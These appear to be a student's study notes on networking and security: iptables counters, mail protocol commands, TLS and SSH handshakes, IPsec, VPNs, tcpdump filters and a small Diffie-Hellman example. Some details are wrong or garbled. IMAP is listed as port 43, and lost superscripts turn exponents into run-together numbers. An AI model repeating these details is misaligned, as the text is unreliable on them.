# Begin

**IPtables**

monitoring the amount of traffic sent to the target host using [*iptables*](http://netfilter.org/projects/iptables/index.html).

**Put rules to monitor**

sudo iptables -I INPUT 1 -s 192.168.50.149 -j ACCEPT

sudo iptables -I OUTPUT 1 -d 192.168.50.149 -j ACCEPT

sudo iptables -Z

-I: to insert a new rule into a given chain, which in this case includes both the INPUT (Inbound) and OUTPUT (Outbound) chains, followed by the rule number.

-s: to specify a source IP address, -d to specify a destination IP address,

-j to ACCEPT the traffic.

-Z option to zero the packet and byte counters in all chains.

**Now See Monitored Traffic**

sudo iptables -vn -L

 -n to enable numeric output

-L to list the rules present in all chains.

Use sudo iptables -Z after each scan to zeroing the tables

Networking

**Routing**:

* **OSPF (Open Shortest Path First)**: OSPF is a routing protocol that allows routers to share information about the network topology and calculate the most efficient paths for data transmission. It does this by having routers exchange updates about the state of their connected links and networks. This way, each router has a complete map of the network and can determine the best routes to reach any destination.
* **EIGRP (Enhanced Interior Gateway Routing Protocol)**: EIGRP is a Cisco proprietary routing protocol that combines aspects of different routing algorithms. It allows routers to share information about the networks they can reach and the cost (like bandwidth or delay) associated with those routes. Routers then use this information to choose the most efficient paths for data transmission.
* **BGP (Border Gateway Protocol)**: BGP is the primary routing protocol used on the Internet. It allows different networks (like those of Internet Service Providers) to exchange routing information and establish paths for data to travel between these networks. BGP helps ensure data can be routed efficiently across the Internet, even when traversing multiple networks.
* **RIP (Routing Information Protocol)**: RIP is a simple routing protocol often used in small networks. Routers running RIP share information about the networks they can reach and the number of hops (routers) required to get there. As a result, each router builds a routing table based on this information, choosing the routes with the fewest hops to reach each destination.

NAT lies in using **one public IP address** to provide Internet access to **many private IP addresses**.

 router maintains a table that maps the internal IP address and port number with its external IP address and port number.

(Port Address Translation – PAT) translate port number to another.

**RFC 1918 defines the following three ranges of private IP addresses:**

10.0.0.0 - 10.255.255.255 (10/8)

172.16.0.0 - 172.31.255.255 (172.16/12)

192.168.0.0 - 192.168.255.255 (192.168/16)

IP address identifies the host, Port number (in Transport layer) need a mechanism to determine the sending and receiving process. This can be achieved by using port numbers. A port number uses two octets; consequently, it ranges between 1 and 65535; port 0 is reserved. (The number 65535 is calculated by the expression 216 − 1.)

TCP: connection-oriented, establishment of a TCP connection before any data can be sent, each data octet has a sequence number.

**0.0.0.0**: represent all network interface cards on host, Allows connections from any external IP address. If a service is bound to 0.0.0.0, it can accept connections from other devices on the network or even over the internet, depending on firewall and network configurations.

**127.0.0.1**: represent the local address and can reached only from your host, Only allows connections from the local machine itself (loopback). If a service is bound to 127.0.0.1, only applications running on the same device can connect to that service.

**ASN (Autonomous System Number)** is a unique identifier assigned to each **Autonomous System (AS)** on the internet. An AS is a collection of IP networks and routers under the control of one organization, All Traffic for one Organization even many IPs that reserved will be under one ASN for this Organization.

* **Used in BGP (Border Gateway Protocol)** to exchange routing information between ASes.
* Managed and assigned by **Regional Internet Registries (RIRs)** like: ARIN (North America)

**Nameserver DNS Record**: it the domain name server (The Resolver or DNS Server that resolve this domain name.

**tshark**: The command-line version of Wireshark.

**tcpdump**: A command-line packet analyzer used for capturing or analyzing network traffic.

**FTP**

SMTP

**SMTP** is to transfer an email from Client to an SMTP server or to send and receive between servers (port 25):

HELO or EHLO: sender domain

MAIL FROM: specifies the sender’s email address

RCPT TO; specifies the recipient’s email address

DATA: indicates that the client will begin sending the content of the email message.

**.** is sent on a line by itself to indicate the end of the data

SMTPS is: SMTP on the application layer, with an extension of TLS encryption at the transport layer.

**POP3 (Post Office Protocol)** is to get mails from servers to client, enough when working from one device, if you need to connect the email server from many devices use the IMAP

POP3: deleting a message after retrieving it, port 110, POP3S port 995.

* **Emails are Processed Locally:** No synchronization of email messages across multiple devices. Protocol downloads the emails on the currently logged-in device and usually deletes them from the server, **Transmission in clear text.**

common POP3 commands :

USER <username> identifies the user

PASS <password> provides the user’s password

STAT requests the number of messages and total size

LIST lists all messages and their sizes

RETR <message\_number> retrieves the specified message

DELE <message\_number> marks a message for deletion

QUIT ends the POP3 session applying changes, such as deletions

POP3S

A screenshot of a computer screen

Description automatically generated

Internet Message Access Protocol (**IMAP**): maintaining a synchronized mailbox across multiple devices, port 43.

IMAP protocol commands

LOGIN <username> <password> authenticates the user

SELECT <mailbox> selects the mailbox folder to work with

FETCH <mail\_number> <data\_item\_name> Example fetch 3 body[] to fetch message number 3, header and body.

MOVE <sequence\_set> <mailbox> moves the specified messages to another mailbox

COPY <sequence\_set> <data\_item\_name> copies the specified messages to another mailbox

LOGOUT logs out

**Secure Protocols**

**SSL/TLS**

**TLS (Transport Layer Security) “built upon SSL” 🡪 is a cryptographic protocol operating at the OSI model’s transport layer. It allows secure communication between a client and a server over an insecure network, need certification setup.**

**HTTP, DNS, MQTT, SMTP, POP3, IMAPS and SIP 🡪 HTTPS, DoT (DNS over TLS), MQTTS, SMTPS, POP3S, IMAPS and SIPS, where the appended “S” stands for Secure due to the use of SSL/TLS.**

**TLS: is the currently used and It’s built upon SSL, SSL isn’t used now Bec it is having weaknesses in the encryption.**

**"SSL/TLS" in a security context, it typically refers to *TLS* (the more secure and modern protocol).**

**HTTPS: is HTTP on TCP but the difference is in HTTPS is the establishment of the TLS Session before exchange the data (after TCP handshake the TLS handshake done).**

**Using TLS:**

* Establish a TCP three-way handshake with the target server
* Establish a TLS session
* Communicate using the HTTP protocol; for example, issue HTTP requests, such as **GET / HTTP/1.1**

In the HTTP without TLS the step 2 does not exist.

**TLS offered security for HTTP without requiring any changes in the lower or higher layer protocols (TCP and IP were not modified, while HTTP was sent over TLS).**

**SSL/TLS Workflow:**

**A screen shot of a computer

Description automatically generated**

**SSL/TLS handshake steps:**

1. **Client Hello Message: The client sends a hello message to the server; it includes the client TLS version and the cypher suite that the client supports, in addition to random bytes.**
2. **Server Hello Message: The server responds with a hello message, highlighting its certificate, chosen cypher suite and random bytes.**
3. **Authentication: The client authenticates the server’s certificate through the certificate authority that issued it. For example, when we visit**[**Google**](https://www.google.com/)**, Google shares its certificate. The received certificate is verified by our browser, which is pre-installed with the certificates of various certificate authorities.**
4. **Premaster Secret: The client encrypts random bytes with the server’s public key. (The client retrieves the public key from the server’s certificate.)**
5. **Decryption of Premaster: The server decrypts the premaster with its private key.**
6. **Session Keys Generated: The client and the server generate session keys based on client random bytes, random server bytes and premaster secret. Both will arrive at the same results; this session key is not transmitted, and encryption and decryption are based on this key.**
7. **Ready Messages: The client and server send a “finished” message using the session key to indicate that the session is ready for transmission. The client and server are now ready to exchange messages over SSL/TLS encrypted connection.**

**Socket Secure (SOCKS)**

**is a proxy protocol for data exchange through a delegate server (SOCKS5 proxy). It is used to secure application layer protocols.**

SOCKS5 providing some level of security, flexibility, and anonymity. Unlike standard HTTP proxies, which only work with web traffic, SOCKS proxies operate at the **session layer** (layer 5) and can handle a wide variety of application layer protocols, including HTTP, FTP, and SMTP.

**SOCKS5 Workflow**

handshake steps:

A screen shot of a computer

Description automatically generated

* **Client Initiation**
  + Client A connects with the SOCKS5 proxy and sends the first byte (0x05) to the proxy where “5” is the SOCKS version.
  + Client A sends a second byte (0x01). One means authentication is supported.
  + Client A sends the third byte (0x00, 0x01, 0x02, or 0x03); these bytes denote the supported authentication methods and can be of variable length.
* **SOCKS5 Proxy Reply**
  + The proxy sends back a second byte, which is the chosen authentication method by the proxy server.
  + After the initiation packet, client A sends the request packet, which includes BHOST & BPORT numbers.
  + The successful session is established between client A and the proxy. The same steps are involved in the association of client B with the proxy.
* **Data Transfer**
  + After successfully associating both clients with a proxy server, both clients can exchange data and share information that will be routed through the proxy server.

**SSH**

**SSH: it is most likely based on OpenSSH libraries and source code (Port 22).**

**OpenSSH:**

* **Secure authentication:** Besides password-based authentication, SSH supports public key and two-factor authentication.
* **Confidentiality:** OpenSSH provides end-to-end encryption, protecting against eavesdropping. Furthermore, it notifies you of new server keys to protect against man-in-the-middle attacks.
* **Integrity:** In addition to protecting the confidentiality of the exchanged data, cryptography also protects the integrity of the traffic.
* **Tunneling:** SSH can create a secure “tunnel” to route other protocols through SSH. This setup leads to a VPN-like connection.
* **X11 Forwarding**: If you connect to a Unix-like system with a graphical user interface, SSH allows you to use the graphical application over the network.

ssh username@hostname

If the username is the same as your logged-in username, you only need

 ssh hostname

**SFTP** stands for **SSH File Transfer Protocol** and allows secure file transfer. It is part of the SSH protocol suite and shares the same port number, 22.

Like ssh 🡪 sftp username@hostname

* SFTP provides secure file transfer functionality directly through the SSH protocol, making it application layer-based.

**FTPS** stands for File Transfer Protocol Secure. secured using **TLS**, FTP uses port 21, FTPS usually uses port 990, It requires **certificate** setup.

* FTPS starts as a regular FTP session at the application layer, with TLS securing the communication channels at the transport layer.

**SSH Connection with Keys** (the concept of Public-private keys)

* Generate key: ssh-keygen -t

Now send the public key to the remote machine:

**Auto Method:**

* The key is stored to 🡪 /home/user/.ssh/the-key-name.pup
* Copy your public key to the remote server 🡪

ssh-copy-id -i ~/.ssh/id\_ed25519.pub username@remote\_host

**now the public key will be added to the ~/.ssh/authorized\_keys file on the remote machine**.

**Manual Copy**

* + - Take the public key copy form ( ~/.ssh/id\_ed25519.pub)
    - Log to the remote machine with the normal way

🡪 ssh username@remote\_host

* + - Paste your public key there in the authorized file

🡪 ~/.ssh/authorized\_keys

* Now connect automatically to the remote machine with keys by the normal command

**IPSec**

Internet Protocol Security.

IPsec uses the following protocols:

1. **Authentication Header (AH):** Provides authentication and integrity. responsible for the authentication and the integrity of the traffic, without confidentiality.

* AH is optional in IPsec-v3; however, it is mandatory to implement in IPsec-v2.

**Two modes:**

1. Transport Mode: Provides authentication for the TCP/UDP header and data.
2. Tunnel Mode: Provides authentication for the IP header, TCP/UDP header, and data.


A screenshot of a computer

Description automatically generated

1. **Encapsulating Security Payload (ESP):** Provides authentication, integrity, and confidentiality (provides encryption in addition to authentication and integrity).


**Tow Modes:**

1. Transport Mode: Provides security (confidentiality and integrity) for the TCP/UDP header and data.
2. Tunnel Mode: Provides security (confidentiality and integrity) for the IP header, TCP/UDP header, and data.



1. **Security Association (SA):** Is responsible for negotiating the encryption keys and algorithms. One example is Internet Key Exchange (IKE).

**IPsec Process (Tunnel Mode Used in VPN)**




* **Phase1:**

**Identification: each host identify the other using public certificate**

**Use their public certificate (public keys) to create private symmetric keys using Diffie-Hilman Algorithm mostly**

**Output of this phase: Identification and creating symmetric key.**




* **Phase2**

**Using the secret key from the phase1 and creating tunnel using this key**

**Use Encapsulating Security Payload with phse1 secret key (it’s like creating tunnel from tunnel or new symmetric key from secret key).**


**Output of this phase:**

**Tunnel (encrypted traffic using the second secret key “IPSEC Key”) is created**



**Types of VPN**:

**Idea: Phase1 is established and exist, so the second phase is created or not according the type of traffic (in another way the phase1 is established so when traffic is coming we see if this interested traffic “VPN traffic” we pass it create phase2 then send the traffic through it, if the traffic is not important don’t send it through the channel)**



Policy-based: according traffic type we define if traffic is send to VPN or normal traffic.

Route-based: According the prefix or destination network or IP we define where to send Traffic to VPN or normal traffic

**TLS vs SSH**

**SSH protocol operates entirely within the application layer, handling both the communication and security features.**

**TLS: The Application Layers Protocols like HTTP, SMTP, or IMAP work as usual. The application-layer data is prepared for transport. The application itself doesn’t manage the encryption. In the transport layer TLS wrapping the entire application data with encryption.**

**virtual private network (VPN)**

**private connection over a public network.**

VPN operates by establishing an **encrypted tunnel** between the user's device (client) and a VPN server, which is in a different physical location.

Data sent through this **tunnel is encrypted**, meaning that only authorized parties (the user and VPN server) can decode and understand it, even if it’s intercepted by a third party.

**VPN Client**: Software on a user’s device initiates the VPN connection to the VPN server.

**VPN Server**: A remote server managed by the VPN provider that receives and sends data from/to the client.

**VPN Protocols**: Protocols govern how data is encrypted, transmitted, and authenticated in a VPN connection. Common protocols include **OpenVPN**, **IPSec**, **L2TP**, **IKEv2**, and **WireGuard**.

**Client connect to the VPN server using VPN Tunnel (encrypted communication) so no one can see the traffic as a client use a secure protocol (OpenVPN) and do the Secure Key Exchange and Tunnel Creation to make the tunnel with the server, Data Transmission is encrypted using the key between the client and VPN Server user trust the server, the most important thing that when user connect to server now he can go to public network with the VPN server IP.**

* **Briefly 🡪 VPN is the encrypted Communication**
  + **Make this by VPN connections are:**
    - **IPsec:** IPsec’s ESP is a perfect protocol for setting up secure tunnels Bec even the IP address can be hidden in tunnel mode.
    - **SSL/TLS:** SSL/TLS has found its way to establish secure VPN connections with OpenVPN.
* **Point to Point Tunneling Protocol (PPTP is no longer considered secure to be used in VPN.**

-------------------------------

In IPsec Tunnel mode my Ip itself is hidden just my gateway Ip (IP address of the IPsec gateway or VPN endpoint on your side) Is used in routing.

While TLS/SSL or IPsec transport mode or any transport layer security, just the traffic in transport layer and upper layers is hidden while my IP appears

- (VPN)

---------------------------------

TLS: relies on asymmetric encryption (public key cryptography) and symmetric encryption.

**DNSSEC** provides:

* **Authenticity**: You can confirm that a certain DNS owner has authored and sent the record. Authenticity is possible because the received record is signed by the DNS owner’s private key.
* **Integrity**: You can ensure that no changes have been made to the record on its way. Any changes to the record will render its signature invalid.

***By:***

1. The DNS zone owner should sign all DNS records using their private key.
2. The DNS zone publishes its public key so users can check the validity of the DNS records signatures

**GPG** 🡪 briefly it is the concept of public key infrastructure

**OpenPGP** is an **open standard** for signing and encrypting files and email messages and is detailed in [RFC 4880](https://www.rfc-editor.org/rfc/rfc4880)..

GnuPG (Gnu Privacy Guard), or simply GPG, is a free and open-source implementation of the OpenPGP standard. GnuPG allows you to sign and encrypt your data and communications.

Email messages encrypted using GnuPG (i.e., following OpenPGP standard) be only readable by the intended recipient.

sender’s private key is used for signing, while the recipient’s public key is used for encryption.

sender’s public key is used to check the signature, while the recipient’s private key is used for decryption.

**ETag** (or entity tag) HTTP response header is an identifier for a specific version of a resource. server generates a unique identifier (the ETag) for a resource, which changes when the resource itself changes.

In Wireshark 🡪 the mark packets operation is temporary while Comments is permanent. **Export Objects (Files)**

Wireshark can extract files transferred through the wire. For a security analyst, it is vital to discover shared files and save them for further investigation. Exporting objects are available only for selected protocol's streams (DICOM, HTTP, IMF, SMB and TFTP).

🡪 Server Message Block (SMB) is a communication protocol provide shared access to files and printers across nodes on a network of systems.

**Tcpdump** tool and its **libpcap** library (for Linux) and (**winpcap** is the same library in windows**)** are written in C and C++.

|  |  |
| --- | --- |
| **tcpdump -i INTERFACE** | Captures packets on a specific network interface |
| **tcpdump -w FILE** | Writes captured packets to a file |
| **tcpdump -r FILE** | Reads captured packets from a file |
| **tcpdump -c COUNT** | Captures a specific number of packets |
| **tcpdump -n** | Don’t resolve IP addresses |
| **tcpdump -nn** | Don’t resolve IP addresses and don’t resolve protocol numbers |
| **tcpdump -v** | Verbose display; verbosity can be increased with **-vv** and **-vvv** |
| **tcpdump host IP or tcpdump host HOSTNAME** | Filters packets by IP address or hostname |
| **tcpdump src host IP or** | Filters packets by a specific source host |
| **tcpdump dst host IP** | Filters packets by a specific destination host |
| **tcpdump port PORT\_NUMBER** | Filters packets by port number |
| **tcpdump src port PORT\_NUMBER** | Filters packets by the specified source port number |
| **tcpdump dst port PORT\_NUMBER** | Filters packets by the specified destination port number |
| **tcpdump PROTOCOL** | Filters packets by protocol; examples include ip, ip6, and icmp. |

**greater LENGTH**: Filters packets that have a length greater than or equal to the specified length

**less LENGTH**

**Tcpdump Pcap-Filter**

* Using **pcap-filter**, Tcpdump allows you to filter based header byte using the following syntax **protocol[expr:size]**

**Ex:**

* ether[0] & 1 != 0 takes the first byte in the Ethernet header and the decimal number 1 (i.e., 0000 0001 in binary) and applies the & (the And binary operation). It will return true if the result is not equal to the number 0 (i.e., 0000 0000). The purpose of this filter is to show packets sent to a multicast address. A multicast Ethernet address is a particular address that identifies a group of devices intended to receive the same data.
* ip[0] & 0xf != 5 takes the first byte in the IP header and compares it with the hexadecimal number F (i.e., 0000 1111 in binary). It will return true if the result is not equal to the (decimal) number 5 (i.e., 0000 0101 in binary). The purpose of this filter is to catch all IP packets with options.
* **Use protocol[protocol\_flags]:**
* tcp-syn TCP SYN (Synchronize)
* tcp-ack TCP ACK (Acknowledge)
* tcp-fin TCP FIN (Finish)
* tcp-rst TCP RST (Reset)
* tcp-push TCP Push
* **tcpdump "tcp[tcpflags] == tcp-syn**"

🡪 to capture TCP packets with only the SYN (Synchronize) flag set

* **tcpdump "tcp[tcpflags] & tcp-syn != 0"**

🡪 to capture TCP packets with **at least** the SYN (Synchronize) flag set.

* **tcpdump "tcp[tcpflags] & (tcp-syn|tcp-ack) != 0"** to 🡪capture TCP packets with **at least** the SYN (Synchronize) **or** ACK (Acknowledge) flags set.
* **-q: Quick output; print brief packet information**
* **-e: Print the link-level header**
* **-A: Show packet data in ASCII**
* **-xx: Show packet data in hexadecimal format, referred to as hex**
* **-X: Show packet headers and data in hex and ASCII**

**Crypto**

In RSA actual application, *p* and *q* that is the 2 primes we chose and multiply to get n would be at least a 300-digit prime number.

**Diffie-Hellman Key Exchange (another way instead of public key way)**

* **Diffie-Hellman Key Exchange is often used alongside RSA public key cryptography. Diffie-Hellman is used for key agreement, while RSA is used for digital signatures, key transport, and authentication.**
* **RSA helps prove the identity of the person you’re talking to via digital signing, as you can confirm based on their public key. This would prevent someone from attacking the connection with a man-in-the-middle attack.**


**Key exchange** aims to establish a shared secret between two parties.

**Explain**:

Alice and Bob generate secrets independently; let’s call these secrets A and B. They also have some public common material; let’s call this C.

We need to make some assumptions. Firstly, whenever we combine secrets, they’re practically impossible to separate. Secondly, the order in which they’re combined doesn’t matter. Alice and Bob will combine their secrets with the common material to form AC and BC. They will then send these to each other and combine the received part with their secret to create two identical keys, both ABC. Now, they can use this key to communicate.

**Explain Process:**

****

1. **Alice and Bob agree on the public variables: a large prime number *p* and a generator *g*, where 0 < *g* < *p*. These values will be disclosed publicly over the communication channel. Although insecurely small, we will choose *p* = 29 and *g* = 3 to simplify our calculations.**
2. **Each party chooses a private integer. As a numerical example, Alice chooses *a* = 13, and Bob chooses *b* = 15. Each of these values represents a private key and must not be disclosed.**
3. **It is time for each party to calculate their public key using their private key from step 2 and the agreed-upon public variables from step 1. Alice calculates *A* = *ga* mod *p* = 313 mod 29 = 19 and Bob calculates *B* = *gb* mod *p* = 315 mod 29 = 26. These are the public keys.**
4. **Alice and Bob send the keys to each other. Bob receives *A* = *ga* mod *p* = 19, i.e., Alice’s public key. And Alice receives *B* = *gb* mod *p* = 26, i.e., Bob’s public key. This step is called the key exchange.**
5. **Alice and Bob can finally calculate the shared secret using the received public key and their own private key. Alice calculates *Ba* mod *p* = 2613 mod 29 = 10 and Bob calculates *Ab* mod *p* = 1915 mod 29 = 10. Both calculations yield the same result, *gab* mod *p* = 10, the shared secret key.**

**By default, SSH keys are RSA keys, but it can support all this algorithm keys.**

* **DSA (Digital Signature Algorithm)**is a public-key cryptography algorithm specifically designed for digital signatures.
* **ECDSA (Elliptic Curve Digital Signature Algorithm)**is a variant of DSA that uses elliptic curve cryptography to provide smaller key sizes for equivalent security.
* **ECDSA-SK (ECDSA with Security Key**) is an extension of ECDSA. It incorporates hardware-based security keys for enhanced private key protection.
* **Ed25519**is a public-key signature system using EdDSA (Edwards-curve Digital Signature Algorithm) with Curve25519.
* **Ed25519-SK (Ed25519 with Security Key)**is a variant of Ed25519. Similar to ECDSA-SK, it uses a hardware-based security key for improved private key protection.

**Digital Signature**

***digital signature* to refer to signing a document using a private key or a certificate.**

* **verify the authenticity**

**Certificates: Prove Who You Are**

* The certificates have a chain of trust, starting with a root CA (Certificate Authority).
* Certificates are trusted only when the Root CAs say they trust the organisation that signed them.
